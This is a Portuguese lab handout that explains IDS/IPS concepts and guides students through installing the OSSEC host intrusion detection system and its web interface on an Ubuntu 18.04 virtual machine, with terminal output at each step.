
- Posicionamento na rede
  - Atrás do firewall
  - Redução de "barulho".






# IPS - Intrusion Prevention System


- Firewall in-line.
- Integração Tecnológica Firewall / IDS.
- Tomada de decisão in-line com o segmento a ser monitorado / defendido.




# NIDS e NIPS



COMPARAÇÃO	IDS	IPS
Deployment	Não Inline	Inline
Latência Delay	Não	Sim
DoS	Não	Sim
Previne Ataque	Não	Sim




# IDS e IPS



A diferença é que o **HDAs** (Sistema Hospedeiros de detecção de intrusos) São instalados somente em certo ponto de interseção, como servidores e roteadores, por exemplo.

Enquanto o **NIDs**(sistemas de rede de Detecção de Intrusos) são instalados em todos as maquinas hospedeiras.


Ambos coletam informações de uma rede e comparam-nas com padrões pré-determinados para descobrir ataques e vulnerabilidades, além de criarem bancos de dados de normalidade de comportamento.



O **OSSEC** é um sistema de detecção de intrusos (HIDS) baseado em host de código aberto que roda em sistemas Linux, OpenBSD, Solaris, FreeBSD, Windows e outros. O OSSEC funciona em um modelo de servidor / cliente. O cliente OSSEC executa análise de log, monitoramento de políticas, verificação de integridade de arquivos, alertas em tempo real, detecção de rootkits e resposta ativa.




# Preparando o ambiente no virtualbox.



1- Click com botão direito em adaptador de rede e em seguida na opção “configurações de rede”.

2- Na Em Conectado a, escolha a opção “Placa em modo Bridge”.



3- Realize o teste de conexão com o comando **ping**.

```
root@srv2018:/# ping google.com.br
PING google.com.br (172.217.29.99) 56(84) bytes of data:
64 bytes from 99.29.217.172.in-addr.arpa (172.217.29.99): icmp_seq=1 ttl=53 time=80.9 ms
64 bytes from 99.29.217.172.in-addr.arpa (172.217.29.99): icmp_seq=2 ttl=53 time=83.1 ms
64 bytes from 99.29.217.172.in-addr.arpa (172.217.29.99): icmp_seq=3 ttl=53 time=81.7 ms
64 bytes from 99.29.217.172.in-addr.arpa (172.217.29.99): icmp_seq=4 ttl=53 time=86.0 ms
64 bytes from 99.29.217.172.in-addr.arpa (172.217.29.99): icmp_seq=5 ttl=53 time=83.7 ms
64 bytes from 99.29.217.172.in-addr.arpa (172.217.29.99): icmp_seq=6 ttl=53 time=82.5 ms
64 bytes from 99.29.217.172.in-addr.arpa (172.217.29.99): icmp_seq=7 ttl=53 time=84.1 ms
```



# Instalação OSSEC HIDS no Ubuntu 18.04

1 - Entre como administrador do sistema, usando o comando `sudo su`

```
aluno@srv2018:~$ sudo su
[sudo] password for aluno:
```

2 - Atualize o sistema Primeiro, as atualizações de segurança mais recentes e melhore a estabilidade do sistema.. Usando o comando **apt update && sudo apt upgrade** Após executar o comando, selecione a letra **Y** e confirme com a tecla **Enter**

```
root@srv2018:/home/aluno# apt update && apt upgrade
Hit:1 http://archive.ubuntu.com/ubuntu bionic InRelease
Hit:2 http://archive.ubuntu.com/ubuntu bionic-updates InRelease
Get:3 http://archive.ubuntu.com/ubuntu bionic-backports InRelease [74.6 kB]
Get:4 http://archive.ubuntu.com/ubuntu bionic-security InRelease [83.2 kB]
Fetched 158 kB in 2s (83.7 kB/s)
Reading package lists... 58%
libmount1 libparted2 libp11-modules4 libpython3-stdlib libpython3.6 libpython3.6-minimal
libpython3.6-stdlib libsmartcols1 libuuid1 linux-firmware lshw lxcfs lxd lxd-client man-db
netplan.io networkd-dispatcher nplan open-iscsi open-vm-tools overlayroot parted plymouth
plymouth-theme-ubuntu-text python-apt-common python3 python3-apport python3-apt
python3-distupgrade python3-gdbm python3-minimal python3-problem-report
python3-software-properties python3-update-manager python3.6 python3.6-minimal
software-properties-common sosreport ubuntu-keyring ubuntu-release-upgrader-core
unattended-upgrades update-manager-core update-notifier-common util-linux uuid-runtime
94 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 94.5 MB/97.3 MB of archives.
After this operation, 885 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

## – Instale alguns pacotes necessários

instalar dependências do OSSEC requer PHP, gcc, libc e Apache Web Server. Instale-os executando os comandos abaixo:

```
# apt install -y wget unzip make gcc build-essential
```

```
root@srv2018:/home/aluno# apt install -y unzip make gcc build-essential
```

## – Install Apache web server

```
# apt install -y php php-cli php-common libapache2-mod-php apache2-utils sendmail inotify-tools
```

```
root@srv2018:/home/aluno# apt install -y php php-cli php-common libapache2-mod-php apache2-utils sendmail inotify-tools
```

Em seguida no proprio terminal, ative e inicie o serviço com os seguinte comando:

```
systemctl enable apache2 (aperte a tecla enter)
```

```
systemctl start apache2 (aperte a tecla enter)
```

# Instalar o PHP e outros pacotes

```
# apt install -y php php-cli php-common libapache2-mod-php apache2-utils  
sendmail inotify-tools
```

```
root@srv2018:/home/aluno# apt install -y php php-cli php-common libapache2-mod-php apache2-utils sen  
dmail inotify-tools
```



**Estácio**

# Baixe e instale o OSSEC.

```
# wget https://github.com/ossec/ossec-hids/archive/3.1.0.tar.gz
```

```
root@srv2018:/home/aluno# wget https://github.com/ossec/ossec-hids/archive/3.1.0.tar.gz
--2018-12-06 02:50:21-- https://github.com/ossec/ossec-hids/archive/3.1.0.tar.gz
Resolving github.com (github.com)... 192.30.253.112, 192.30.253.113
Connecting to github.com (github.com)|192.30.253.112|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/ossec/ossec-hids/tar.gz/3.1.0 [following]
--2018-12-06 02:50:24-- https://codeload.github.com/ossec/ossec-hids/tar.gz/3.1.0
Resolving codeload.github.com (codeload.github.com)... 192.30.253.121, 192.30.253.120
Connecting to codeload.github.com (codeload.github.com)|192.30.253.121|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/x-gzip]
Saving to: '3.1.0.tar.gz'

3.1.0.tar.gz          [          <=>          ] 1.80M  636KB/s  in

2018-12-06 02:50:30 (636 KB/s) - '3.1.0.tar.gz' saved [1886469]

root@srv2018:/home/aluno#
```

# Extraindo o arquivo

- Com o seguinte comando:

```
# tar -xvzf 3.1.0.tar.gz
```

```
root@srv2018:/home/aluno# tar -xvzf 3.1.0.tar.gz
```

- Após extrair, use o comando `ls -l` para listar o conteúdo e verifique se o diretório `ossec-hids-3.1.0` é exibido .

```
root@srv2018:/home/aluno# ls -l
total 1852
-rw-r--r-- 1 root root 1886469 Dec  6 02:50 3.1.0.tar.gz
drwxrwxr-x 7 root root   4096 Oct 11 22:25 ossec-hids-3.1.0
root@srv2018:/home/aluno#
```

-Acesse a pasta com o comando `cd` usando o nome da pasta.

```
# cd ossec-hids-3.1.0
```

```
root@srv2018:/home/aluno# cd ossec-hids-3.1.0/  
root@srv2018:/home/aluno/ossec-hids-3.1.0# _
```



**Estácio**

- Dentro da pasta OSSEC-Hids-3.1.0, execute o comando **sh install.sh**

```
root@srv2018:/home/aluno/ossec-hids-3.1.0# sh install.sh
```

- Escolha o idioma que será feita a instalação, neste exemplo foi usado **br**.

```
root@srv2018:/home/aluno/ossec-hids-3.1.0# sh install.sh

** Para instalação em português, escolha [br].
** ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ , ♦ ♦ ♦ [cn].
** Fur eine deutsche Installation wohlen Sie [de].
** Για εγκατάσταση στα Ελληνικά, επιλέξτε [el].
** For installation in English, choose [en].
** Para instalar en Español , eliga [es].
** Pour une installation en français, choisissez [fr]
** A Magyar nyelvű telepítéshez válassza [hu].
** Per l'installazione in Italiano, scegli [it].
** ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ [jp].
** Voor installatie in het Nederlands, kies [nl].
** Aby instalować w języku Polskim, wybierz [pl].
** Для инструкций по установке на русском ,введите [ru].
** Za instalaciju na srpskom, izaberi [sr].
** Türkçe kurulum için seçin [tr].
(en/br/cn/de/el/es/fr/hu/it/jp/nl/pl/ru/sr/tr) [en]: br_
```

**Pressione a tecla <ENTER> para continuar**

```
OSSEC HIDS v3.1.0 Script de instalação - http://www.ossec.net
```

```
Você está iniciando o processo de instalação do OSSEC HIDS.  
Você precisará de um compilador C pré-instalado em seu sistema.
```

```
- Sistema: Linux srv2018 4.15.0-39-generic  
- Usuário: root  
- Host: srv2018
```

```
-- Aperte ENTER para continuar ou Ctrl+C para abortar. --
```



**Estácio**



# Instalação

Há 3 tipos de instalação do OSSEC, que são:

- **Local:** Quando deseja monitorar somente um host, como um computador pessoal ou um pequeno servidor;
- **Server:** Para monitorar um conjunto de hosts a opção é instalar o OSSEC em todas os computadores, escolhendo uma para ser o servidor OSSEC (na instalação escolhe-se a opção server), enquanto as outras serão seus clientes OSSEC, comumente chamadas de agentes (na instalação escolhe-se a opção agent);
- **Agents:** Neste caso os agentes verificam a integridade de seus arquivos localmente e enviam os resultados a máquina servidor. A ordem de instalação importa somente se o tipo de instalação escolhida for o server/agents.

## Escolha o tipo de instalação,

- Neste Laboratório, iremos escolher a opção **LOCAL**. Com a instalação local, você poderá fazer tudo o que o servidor faz, exceto receber mensagens remotas dos agentes ou dispositivos syslog externos.

```
OSSEC HIDS v3.1.0 Script de instalação - http://www.ossec.net
```

```
Você está iniciando o processo de instalação do OSSEC HIDS.  
Você precisará de um compilador C pré-instalado em seu sistema.
```

```
- Sistema: Linux srv2018 4.15.0-39-generic  
- Usuário: root  
- Host: srv2018
```

```
-- Aperte ENTER para continuar ou Ctrl+C para abortar. --
```

```
1- Que tipo de instalação você deseja (servidor, cliente, local ou ajuda)?
```

```
1- Que tipo de instalação você deseja (servidor, cliente, local ou ajuda)? local
```

```
- Escolhida instalação local.
```

## Local de instalação:

Escolha onde instalar o OSSEC HIDS [/ var / ossec], pressione enter para usar / var / ossec. Entretanto, poderá escolher outro local, dependendo da sua infraestrutura.

```
2- Configurando o ambiente de instalação.  
- Escolha onde instalar o OSSEC HIDS [/var/ossec]:  
  - A instalação será feita no diretório /var/ossec .
```

# Notificação:

O Ossec, oferece a opção de receber as notificações por e-mail, neste nosso laboratório não iremos utilizar.

```
3- Configurando o OSSEC HIDS.
```

```
3.1- Deseja receber notificações por e-mail? (s/n) [s]: n
```

```
--- Notificação por e-mail desabilitada.
```



**Estácio**

## Habilite a verificação de integridade e em seguida a detecção de rootkits[1].

```
3.2- Deseja habilitar o sistema de verificação de integridade? (s/n) [s]: s
- Syscheck (Sistema de verificação de integridade) habilitado.

3.3- Deseja habilitar o sistema de detecção de rootkis? (s/n) [s]: s
- Rootcheck (Sistema de detecção de rootkits) habilitado.
```

**Rootkit** é um software malicioso que permite o acesso a um computador enquanto oculta a sua atividade. Originalmente o *rootkit* era uma coleção de ferramentas que habilitavam acesso a nível de administrador para um computador ou uma rede. Uma das propostas desse programa é o uso para ocultar específicos processos e arquivos para algumas partes do sistema.[\[1\]](#)

## Habilite o sistema de resposta automática.

```
3.4- Respostas automáticas permitem você executar um comando específico baseado nos eventos recebidos. Você pode bloquear um endereço de IP ou desabilitar o acesso de um usuário específico, por exemplo.
```

```
Maiores informações:
```

```
http://www.ossec.net/en/manual.html#active-response
```

- Deseja habilitar o sistema de respostas automáticas? (s/n) [s]: s
- Sistema de respostas automáticas habilitado.

```
- Por padrão, nós podemos habilitar o 'host-deny' e o 'firewall-drop'. O primeiro adicionará um host ao /etc/hosts.deny e o segundo bloqueará o host no 'iptables' (se linux) ou no ipfilter (se Solaris, FreeBSD ou NetBSD).
```

```
- Eles podem ser usados para parar 'SSHD brute force scans', portscans e outras formas de ataque. Você pode também realizar bloqueios baseados nos alertas do snort, por exemplo.
```

```
- Deseja habilitar o firewall-drop? (s/n) [s]: s
```

```
- firewall-drop habilitado (local) para níveis >= 6
```

```
- Lista de endereços que não serão bloqueados pela resposta automática:
```

```
- 127.0.0.53
```

Nesta opção, não iremos adicionar nenhum outro endereço de rede.

```
127.0.0.1
- Deseja adicionar mais algum endereço a essa lista? (s/n)? [n]: n
```

Para finalizar a instalação, tecle **Enter** para continuar.

```
3.6- Ajustando a configuração para analisar os seguintes logs:
-- /var/log/auth.log
-- /var/log/syslog
-- /var/log/dpkg.log
-- /var/log/apache2/error.log (apache log)
-- /var/log/apache2/access.log (apache log)

- Se quiser monitorar qualquer outro arquivo, modifique
o ossec.conf e adicione uma nova entrada para o arquivo.
Qualquer dúvida sobre a configuração, visite http://www.ossec.net/hids/ .

--- Pressione ENTER para continuar ---
```

## Um resumo da instalação, aperte a tecla ENTER para continuar:

```
install -d -m 0550 -o root -g ossec /var/ossec/rules
install -m 0640 -o root -g ossec -b ../etc/rules/*.xml /var/ossec/rules
install -d -m 0750 -o ossec -g ossec /var/ossec/queue/fts
install -d -m 0750 -o ossec -g ossec /var/ossec/queue/rootcheck
install -d -m 0750 -o ossecr -g ossec /var/ossec/queue/agent-info
install -d -m 0750 -o ossec -g ossec /var/ossec/queue/agentless
install -d -m 0750 -o ossecr -g ossec /var/ossec/queue/rids
install -m 0640 -o root -g ossec ../etc/decoder.xml /var/ossec/etc/
rm -f /var/ossec/etc/shared/merged.mg
```

- O Sistema é Debian (Ubuntu or derivative).
- O script de inicialização foi modificado para executar o OSSEC HIDS durante o boot.
- Configuração finalizada corretamente.
- Para iniciar o OSSEC HIDS:  
    /var/ossec/bin/ossec-control start
- Para parar o OSSEC HIDS:  
    /var/ossec/bin/ossec-control stop
- A configuração pode ser vista ou modificada em /var/ossec/etc/ossec.conf

Obrigado por usar o OSSEC HIDS.

Se você tiver alguma pergunta, sugestão ou encontrar algum "bug", nos contate através do e-mail [contact@ossec.net](mailto:contact@ossec.net) ou utilize nossa lista de e-mail:  
( <http://www.ossec.net/main/support/> ).

Maiores informações podem ser encontradas em <http://www.ossec.net>

--- Pressione ENTER para continuar ---



Iniciando o OSSEC com o seguinte comando:

```
# /var/ossec/bin/ossec-control start
```

```
root@srv2018:/home/aluno/ossec-hids-3.1.0#  
root@srv2018:/home/aluno/ossec-hids-3.1.0# /var/ossec/bin/ossec-control start  
Starting OSSEC HIDS v3.1.0 (by Trend Micro Inc.)...  
2018/12/07 18:36:56 ossec-maild: INFO: E-Mail notification disabled. Clean Exit.  
Started ossec-maild...  
Started ossec-execd...  
Started ossec-analysisd...  
Started ossec-logcollector...  
Started ossec-syscheckd...  
Started ossec-monitord...  
Completed.  
root@srv2018:/home/aluno/ossec-hids-3.1.0# _
```

## Instalar a interface da Web do OSSEC

O OSSEC HIDS tem uma interface web simples, mas precisa ser instalada.

- Acesse o caminho como o comando `cd /srv/` e aperte **Enter**:

```
root@srv2018:/home/aluno/ossec-hids-3.1.0# cd /srv/  
root@srv2018:/srv# _
```

- Baixe o arquivo no repositório com o seguinte comando:

```
# git clone https://github.com/ossec/ossec-wui.git
```

```
root@srv2018:/srv# git clone https://github.com/ossec/ossec-wui.git  
Cloning into 'ossec-wui'...  
remote: Enumerating objects: 205, done.  
remote: Total 205 (delta 0), reused 0 (delta 0), pack-reused 205  
Receiving objects: 100% (205/205), 216.96 KiB | 260.00 KiB/s, done.  
Resolving deltas: 100% (69/69), done.  
root@srv2018:/srv#
```

- Em seguida, mova-o a pasta **ossec-wui** para a pasta **/ var / www / html**

```
# mv /srv/ossec-wui /var/www/html
```

```
root@srv2018:/srv# mv /srv/ossec-wui/ /var/www/html/  
root@srv2018:/srv#
```

- Acesse o seguinte caminho

```
# cd /var/www/html/ossec-wui
```

```
root@srv2018:/srv# cd /var/www/html/ossec-wui/  
root@srv2018:/var/www/html/ossec-wui# _
```



**Estácio**

- Em seguida, execute o script de instalação e aperte Enter:

```
# ./setup.sh
```

Definir nome de usuário / senha de administrador do painel e nome de usuário do servidor da Web

```
root@srv2018:/var/www/html/ossec-wui# ./setup.sh
trap: SIGHUP: bad trap
Setting up ossec ui...

Username: aluno [ Informe o nome do usuário ]
New password: [ Digite uma senha ]
Re-type new password: [ Repita a senha digitada anteriormente ]
Adding password for user aluno
Enter your web server user name (e.g. apache, www, nobody, www-data, ...)
www-data
You must restart your web server after this setup is done.

Setup completed successfully.
root@srv2018:/var/www/html/ossec-wui# _
```

- Após instalação, reinicie o servidor apache como comando **systemctl restart apache2**

```
root@srv2018:/var/www/html/ossec-wui# systemctl restart apache2
root@srv2018:/var/www/html/ossec-wui#
```

- Agora você tem que atribuir permissões para a pasta. Além disso, também é necessário alterar o proprietário da pasta.

```
# chown -R www-data:www-data /var/www/html/ossec-wui/
```

```
# chmod -R 755 /var/www/html/ossec-wui/
```

```
root@srv2018:/var/www/html/ossec-wui# chown -R www-data:www-data /var/www/html/ossec-wui/
root@srv2018:/var/www/html/ossec-wui# chown -R 755 /var/www/html/ossec-wui/
```

Finalizando, ative o módulo de reescrita no Apache2 e reinicie-o.

